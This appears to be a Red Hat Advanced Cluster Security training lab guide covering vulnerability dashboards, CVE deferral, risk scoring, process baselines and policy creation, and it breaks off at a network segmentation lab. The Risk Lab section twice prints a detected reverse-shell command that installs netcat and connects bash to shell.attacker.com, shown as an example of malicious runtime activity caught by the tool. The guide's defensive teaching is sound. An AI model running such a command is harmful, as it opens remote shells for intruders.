

Vulnerability Management Lab

1. Introduction to Vulnerability Management

You start with the topic of vulnerability management because it is familiar for most security teams, even those without prior experience with containers or Kubernetes.

The vulnerability management process helps protect the software supply chain and prevent known vulnerabilities from being used as an entry point into your applications.

In this lab, you explore the vulnerability management features of Red Hat® Advanced Cluster Security.

You detect vulnerabilities early in the software lifecycle, and work to resolve them.

Goals

- Understand reports in the Vulnerability Management Dashboard
- Set and manage risk acceptance workflows (new in Red Hat Advanced Cluster Security [RHACS] 3.68)
- Create a simple report to email to stakeholders (new in RHACS 3.68)

2. Review Vulnerability Management Dashboard


More important than fixing any one vulnerability is establishing a process to keep container images updated and to prevent images that have serious, fixable vulnerabilities from being promoted through the pipeline.

2.1. Explore Vulnerability Management Dashboard Reports

The dashboard provides several important reports—where the vulnerabilities are, which are the most widespread or most recent, where your container images are coming from, and important vulnerabilities in OpenShift® itself.

Procedure

1. From the RHACS portal, navigate to **Vulnerability Management → Dashboard** to see the Vulnerability Management Dashboard:



2.

Buttons along the top of the dashboard link you to the policies, CVEs, nodes, and images. The **Application & Infrastructure** button displays a list that takes you to reports by cluster, namespace, deployment, and component. Also note the **Filter CVEs** buttons that limit the reports to only **fixable** CVEs or **ALL** CVEs.

2.2. Explore Risky Images Report and Image Details

Images are listed here in order of risk, based on the number and severity of the vulnerabilities present in the components in the images.

Procedure

1. Locate the **Top Riskiest Images** panel and hover over some of the images to get quick pop-up windows with the details.
2. Find one of the riskiest images, **mastercard-processor:latest**, and click it.

<p>3.</p>	<p>4. If mastercard-processor:latest is not in the list of riskiest images, click View All and in the Add one or more filters box, type image: and press Enter. Begin typing the image name, mastercard-processor:latest, and let the UI complete the image name for you. Click the name of the image to select it, then click the name of the image again.</p> <p>5.</p>
-----------	---

6. Review the **Image Overview** page that appears.
- The vulnerability scanner built into RHACS breaks down images into layers and

components—where components can be operating-system installed packages, or dependencies installed by programming languages like Python, Javascript, or Java™.

The **Image Summary** section provides the important security details of the image overall, with links to the components.

1. Just below the **Image Summary** section, click the **Dockerfile** tab to reveal details of the image's Dockerfile.

You can also see, at the top, the warning that CVE data is stale. This image has a base OS version whose distribution has stopped providing security information for it, and is likely to have stopped publishing security fixes for it as well.

The **Dockerfile** tab displays the layer-by-layer view, starting from the base image. This image shows you a serious security problem—the base image was imported more than four years ago and even the most recent layers are more than three years old. Time is not kind to images and components. As vulnerabilities are discovered, RHACS displays newly discovered CVEs.

2. Close the **Dockerfile** tab.

3. Accept Risk

At the bottom of the **Overview** tab is the **Image Findings** section. It focuses on vulnerabilities, sorted by CVSS and organized into groups of **Observed CVEs**, **Deferred CVEs**, and **False Positive CVEs**.

The CVE list for each image focuses on the *severe* violations (CVSS ≥ 7) and the *fixable* violations where the upstream package maintainers have published a fix.

In this part of the scenario, you have the role of a developer who is committing to fix a CVE at a later time, or who has investigated the matter and is assuring the security analyst that this is a false positive. It is not practical to ask your teams to fix Linux® or Javascript, but it is reasonable to ask them to pick up fixes published by those communities. You accept the risk by acknowledging the vulnerability and deferring resolution to a later time. You communicate this to the security team by creating a deferral and requesting approval. In later steps you act as the deferral approver and address this.

Procedure

1. Click the **Image Findings** tab.
2. Locate a fixable CVE in the list, **CVE-2017-8817**, and click **2 components** to see details.

3.	4. This CVE example is very serious—scoring 9.8/10—but fixable. It is a vulnerability in cURL and libcurl, and these packages are present because they are either part of a base image or were deliberately added by a developer in one of the Dockerfile layers. 5.
----	---

6. Click



in the right column and select **Defer CVE** to open the **Mark CVEs for deferral** dialog box.

7.	8. This is a new feature in RHACS 3.68. 9.
----	---

10. Select **2 Weeks** and **Only this image tag**, enter a **Deferral rationale** of your choosing, and click **Request Approval**.

The CVE updates with a blue information icon next to the CVE name.

1. Click the blue information icon to the right of the CVE and copy the approval link to share with your organization's deferral approver.
2. Close the **Vulnerabilities Defer** windows by clicking **X** on the right.

Now move on to look at deployments of this vulnerability.

4. Explore Deployed Vulnerabilities

All of this CVE detail is well and good, but it is a bit noisy. How do you judge the true risk—which vulnerabilities are likely to be exploited? In other words, which vulnerabilities do you really have to fix first?

RHACS can use other sources of information in OpenShift Container Platform to judge the risk of a given vulnerability being exploited and set priorities for fixes. The first risk factor you can check is whether the vulnerable component is in a running deployment.

Procedure

1. Scroll back to the top of the **Vulnerability Management Dashboard** and locate the **Top Riskiest Components** panel.
2. Click the **curl:7.38.0** component to open a new panel with details about this component.
On the right side is the list of **Related Entities**. Four deployments include this component.

3. Click **4 deployments** in the **Related Entities** column on the right to be taken to a list of active deployments that include this vulnerable component.

These deployments are running right now with different containers that come from images with this vulnerability present.

"Up and running" is a risk factor. Vulnerabilities are exploited only if they are in a running container somewhere in the cluster. RHACS displays the critical information here so you can see that this image is present in the production cluster, in namespaces like payments, which starts to provide context to the security team. The last column on the right displays the risk priority, which RHACS has already determined from configuration and runtime activity in the deployment. Of these four deployments, the **mastercard-processor** deployment is judged most likely to be exploited.

4.1. Manage Risk Acceptance

	This is a new feature in RHACS 3.68
--	-------------------------------------

As a security analyst who has the role of deferral approver, you can evaluate requested deferrals and respond to them through the RHACS portal.

Procedure

1. Navigate to **Vulnerability Management → Risk Acceptance** and search for the CVE.

2. Review the vulnerability's comments, scope, and action to decide if you want to approve it.

3. Click



4. at the far right of the CVE and approve or deny the request for approval and provide a rationale.

You can see your **Approved Deferrals** from the appropriate tab above and make changes.

5. You can also click through to the deployment that has that vulnerability and see its **Risk Priority**:
 - Click **1 deployment**:

s-
ard-

1 deployment

1 image

○

- Click the **mastercard-processor** link to be taken to the **Deployment Overview**.

6.

How is **Risk Priority** determined? That is the subject of the next lab, "Risk Management."

5. Report Vulnerabilities to Teams

	This is a new feature in RHACS 3.68.
	You cannot send reports in this training lab. It is not integrated with an email server and there is no email notifier.

As organizations must constantly reassess and report on their vulnerabilities, some find it helpful to have scheduled communications to key stakeholders to help in the vulnerability management process.

You can use RHACS to schedule these recurring communications through email. Red Hat recommends that you scope these communications to the most relevant information that the key stakeholders need.

For sending these communications, you must consider the following questions:

- What schedule would have the most impact when communicating with stakeholders?
- Who is the audience?
- Should you include only specific severity vulnerabilities in your report?
- Should you include only fixable vulnerabilities in your report?

The following procedure creates a scheduled vulnerability report.

Procedure

1. From the RHACS portal, navigate to **Vulnerability Management** → **Reporting**.
2. Click **Create report**.
3. Enter a name for your report in the **Report name** field: **Deferrals in**

Payments.

4. Select a weekly or monthly cadence for your report under **Repeat report: Weekly**.
5. Enter a **Description** for the report: **All deferrals in the Payments namespace**.
6. Select the scope for the report by selecting if you want to report fixable vulnerabilities, vulnerabilities of a specific severity, or only vulnerabilities that have appeared since the last scheduled report.
Select **Critical** and **Important Severities**.
7. Click **Configure resource scope** and create one for the **payments** namespace in the **production** cluster.
8. Click **Save**, which returns you to the **Create a vulnerability report** page.
9. Select or create an email notifier to send your report by email and configure your distribution list under **Notification and distribution**.
10. Click **Cancel** because this lab environment does not have an available SMTP server to back an email notifier.

6. Summary

In this lab, you learned how to interpret the reports in the Vulnerability Management Dashboard. You went on to set and manage risk acceptance workflows. Finally, you created a simple report to email to stakeholders.

Build Version: 1.1.1 : Last updated 2022-04-21 05:45:44 EDT

Risk Lab

1. Introduction to Risk

You are now acquainted with the detailed information that Red Hat® Advanced Cluster Security for Kubernetes (RHACS) provides about vulnerabilities and workflows to manage individual vulnerabilities. Often the number of vulnerabilities detected can seem daunting to those uninitiated into security practice. You need a system to evaluate the potential risk of harm from these vulnerabilities. And you need a way of prioritizing vulnerabilities to be addressed and not just defer them.

RHACS understands the three major phases of an application's lifecycle to

be *build*, *deploy*, and *runtime*.

The risk evaluation functionality of RHACS is used to understand how deployment-time configuration and runtime activity impact the likelihood of exploits occurring and how successful those exploits may be. It assesses risk across your entire environment and ranks your running deployments according to their security risk. It also provides details about vulnerabilities, configurations, and runtime activities that require immediate attention. This helps you prioritize the remedial actions you plan to take.

Risk is influenced by runtime activity as well as deployments with activity that can indicate a breach.

Realistically it is not possible to tackle all sources of risk, so organizations prioritize their efforts. RHACS helps to inform that prioritization.

Goals

- View risk justifications
- Lock baselines to track deviations
- Find vulnerabilities quickly with filters
- Create policies from filters

2. View Risk Justifications

2.1. View Risks by Deployment

In this section, you look at the complete view of the risks by deployments in all the clusters of your system.

This list view shows all deployments, in all clusters and namespaces, ordered by risk priority. Deployments are sorted by a multi-factor risk metric based on policy violations, image contents, deployment configuration, and other similar factors. Deployments at the top of the list present the most risk.

Procedure

1. From the left navigation menu, select the **Risk** tab:

Red Hat
 Advanced Cluster Security
 for Kubernetes

Show Orchestrator Components

Search

CLI

ad

Dashboard

Network Graph

Violations

Compliance

Vulnerability Management

Configuration Management

Risk

Platform Configuration

RISK
 Default View

Add one or more resource filters

38 DEPLOYMENTS

Page 1 of 1

Name	Created	Cluster	Namespace	Priority
• visa-processor	03/21/2022 5:34:41PM	production	payments	1
• backend-atlas	03/21/2022 5:34:30PM	production	backend	2
• asset-cache	03/21/2022 5:34:33PM	production	frontend	3
○ mastercard-processor	03/21/2022 5:34:41PM	production	payments	4
○ rhacs-operator-controller-manager	03/21/2022 5:30:49PM	production	rhacs-operator	7
○ jump-host	03/21/2022 5:34:38PM	production	operations	9
○ proxy	03/21/2022 5:34:36PM	production	medical	15
○ puppet-master	03/21/2022 5:34:38PM	production	operations	19
○ reporting	03/21/2022 5:34:36PM	production	medical	21
○ monitor	03/21/2022 5:34:33PM	production	frontend	23
○ collector	03/21/2022 5:33:22PM	production	stackrox	46
○ tekton-operator-webhook	03/21/2022 5:29:31PM	production	openshift-operators	53
○ sensor	03/21/2022 5:33:22PM	production	stackrox	56
○ adservice	03/21/2022 5:34:05PM	production	microservices-demo	69
○ recommendationservice	03/21/2022 5:34:05PM	production	microservices-demo	69


2.

2.2. View Single Deployment Details

In this section, you examine the riskiest deployment to gain an understanding of how risk is assessed during deploy time.

Procedure

1. Click the **visa-processor** deployment to bring up the **Risk Details** panel, with the **Risk Indicators** tab selected:



2.

The **Risk Indicators** tab shows why this deployment is considered a high risk. The deployment has serious, fixable vulnerabilities, but it also has configurations such as network ports and service exposure outside the cluster, making it more likely to be attacked.

In addition, other configurations such as privileged containers mean that a successful attacker has access to the underlying host network and file system, including other containers running on that host.

3. Navigate to the bottom of the **Risk Indicators** page to the **RBAC Configuration** section.

At the bottom, you see another serious problem: the service account associated with this deployment was given *cluster admin* privileges. This means that a successful attacker gains full control over this entire OpenShift® cluster.

All of these configurations are gleaned automatically by RHACS from OpenShift, and the built-in policies assign a risk score to each, meaning that this risk report is available as soon as you start running RHACS.

3. Track Processes and Lock Baselines at Runtime


Examining deployment details shows you which security vulnerabilities may be present during deploy time. Of course, you cannot restrict yourself to build- and deploy-time configuration.

Even a perfectly configured application has the potential for an attacker to gain access and cause havoc at runtime. In this section, you see how RHACS continuously monitors runtime activity within pods in the deployment, building a baseline of observed behavior, and tracking deviations from that baseline.

3.1. Track Processes

Procedure

1. On the **Risk Details** page, navigate to the **Process Discovery** tab. You can see that a baseline of processes is already established, and that a few violations of that baseline have already been discovered. You could in theory add those processes to the baseline with the **+** sign and silence the alert, but that is not a good idea at this point.
2. Click the drop-down arrow next to **/bin/bash** to reveal the specific context that triggered this violation: **-c /usr/bin/sudo /usr/bin/apt-get -y install netcat; /usr/bin/sudo /bin/nc shell.attacker.com 9001 -e /bin/bash.**
3. Optionally, add tags to help organize your analysis:



Running Processes

/bin/bash

in container visa-processor

+

^

^

-c /usr/bin/sudo /usr/bin/apt-get -y install netcat; /usr/bin/sudo /bin/nc shell.attacker.com 9001 -e /bin/bash

0 Process Tags

Select or create new tags.

▼

0 Process Comments

+ New

No Comments

Time	Pod ID	UID
03/22/2022 11:00:20AM	visa-processor-77bb54f588-wz44n	1000

/bin/nc

in container visa-processor

+

▼

/usr/bin/apt-get

in container visa-processor

+


▼

4.

- In the header bar, click the **View Graph** to call up the **Event Timeline**. The event timeline shows for each pod the process activity that has

occurred over time.

6. Click the squares or circles for process activity:



7.

You can take advantage of the constrained lifecycle of containers for better runtime incident detection and response. Containers are not general-purpose virtual machines and therefore generally have a simple lifecycle. They typically have a period of startup, with some initialization, and then settle down to a small number of processes running continuously and making or receiving connections. Deviations from the baseline can be used to take enforcement action and alert team members. Runtime activity rules can be combined with other activity.


8. Press **Esc** to close the **Event Timeline** window.

3.2. Lock Baseline

Fortunately, the **visa-processor** deployment is already locked. That is why running **bash** was a violation. In this section, you take a look at what processes are explicitly allowed to run in the deployment.

Procedure

1. Click the **Process Discovery** tab on the **Risk Details** panel.
2. Scroll down to the **Spec Container Baselines** section:



3.

The tooltip shows that the **visa-processor** container is already locked, and warns of the consequences of unlocking. The list below shows all of the processes discovered and added to the baseline in the first hour of runtime.

4. Scroll down to the bottom of the list and see another container, the **visa-processor-sidecar** that is also accounted for.
5. Hover over the lock icon for the **visa-processor-sidecar** and note that it is not locked.
6. Go ahead and lock the baseline. All further processes run in this sidecar that are not among the four listed result in a triggered alert.
7. Click **X** to close the details panel.

4. Find Vulnerabilities Quickly with Filters

In the **Risk** view, as well as in most UI pages, RHACS has a filter bar at the top that allows you to narrow the reporting view to matching or non-matching criteria. Almost all of the attributes that RHACS gathers are filterable. This is very useful in the **Risk** view when you know what you are looking for—for example, when you want answers to questions such as, "What applications have CVE-2020-1008 present?".

Procedure

1. Enter **Process Name** in the filter bar (where it reads **Add one or more resource filters**) and select the **Process Name** key.
2. Enter **bash** and then press **Enter**.
3. Click away to clear the filter.
Several deployments are shown to have run **bash** since they started—and all of them are in production.
4. To the right of the filter bar, hover over the **+** (Create Policy) button to reveal the **Create Policy from Current Search** tooltip.

5. Create Policies from Filters

Now that you are familiar with searching for interesting criteria, you can create a policy from the search filter to automatically identify this criteria going forward.

5.1. Create Policies

You can create new security policies based on filtering criteria that you select. RHACS transforms the filtering criteria into policy criteria by converting the cluster, namespace, and deployment filters to equivalent policy scopes.

To create a policy, you use the same filter to see which deployments have run **bash** that you used previously. However, when you create new security policies from the **Risk** view based on the selected filtering criteria, not all criteria are directly applied to the new policy. You must fill out some additional information.

Procedure

1. Click the **+** (Create Policy) next to the filter bar and complete the required fields to create a new policy:
 - **Name:** No bash allowed
 - **Severity:** High
 - **Description:** No bash allowed
 - **Rationale:** Too many known vulns
 - **Remediation:** Use ZSH

- **Categories: Anomalous Activity**
- **Restrict to Scope:**
 - ◆ **Cluster: production**
-

2.

3. At the top of the panel, click **Next**.

4. Confirm the process name of **bash** and click **Next** again.

5. Click **Next** to approve the warning about creating a policy that generates violations.

6. For the **Runtime Enforcement Behavior** option, click **On**.

7. Click **Save**.

8. Explore the list of **System Policies** and expect to see your new policy.

5.2. Explore Advanced Filtering

You can write more advanced filters that focus on particular scopes to detect vulnerabilities more accurately.

Local page filtering on the **Risk** view combines the search terms by using the following methods:

- Combines the search terms within the same category with an **OR** operator. For example, if the search query is **Cluster:A,B** the filter matches deployments in cluster **A** or cluster **B**.
- Combines the search terms from different categories with an **AND** operator. For example, if the search query is **Cluster:A+Namespace:Z**, the filter matches deployments in cluster **A** and in namespace **Z**.

When you add multiple scopes to a policy, the policy matches violations from any of the scopes. For example, if you search for **(Cluster A OR Cluster B) AND (Namespace Z)** it results in two policy scopes, **(Cluster=A AND Namespace=Z) OR (Cluster=B AND Namespace=Z)**.

	<p>Not all filters can be used in policies. RHACS drops or modifies filters that do not directly map to policy criteria and reports the dropped filters. See the Understanding ... the filtering criteria into policy criteria documentation for more information.</p>
--	--

Procedure

1. Try some of these scopes yourself by indicating different namespaces in your filters.

6. Summary

In this lab, you became familiar with the power of RHACS. RHACS does not simply surface vulnerabilities. It determines the risk of the vulnerabilities based on how and where they appear in the application lifecycle—build, deploy, and runtime.

You learned the various risk priority justifications RHACS provides, and filtered and searched through these vulnerabilities.

For each deployment, RHACS reports the risk indicators, deployment details, and processes necessary to discover vulnerabilities.

You tracked processes running in containers and locked a baseline of processes, which results in the triggering of violations for all processes detected that are not in the baseline.

Finally, you created filters to see the extent of a vulnerability across your fleet, and created a policy based on that discovery.

In the next module, you begin using the Network Graph to better understand and protect your system and applications.

Network Segmentation Lab

1. Introduction to Network Segmentation

Network Segmentation works by controlling how traffic flows among the parts. You may choose to stop the traffic in one part from reaching another, or limit the flow by traffic type, source, destination, and many other criteria. How you decide to segment your network is called a *segmentation* policy.

Segmentation improves cybersecurity by limiting how far an attack can spread. For example, segmentation keeps a malware outbreak in one section from affecting systems in another.

Using Kubernetes network policies in OpenShift®, you can restrict open network paths for isolation and to prevent lateral movement by attackers.

1.1. Kubernetes Network Policies

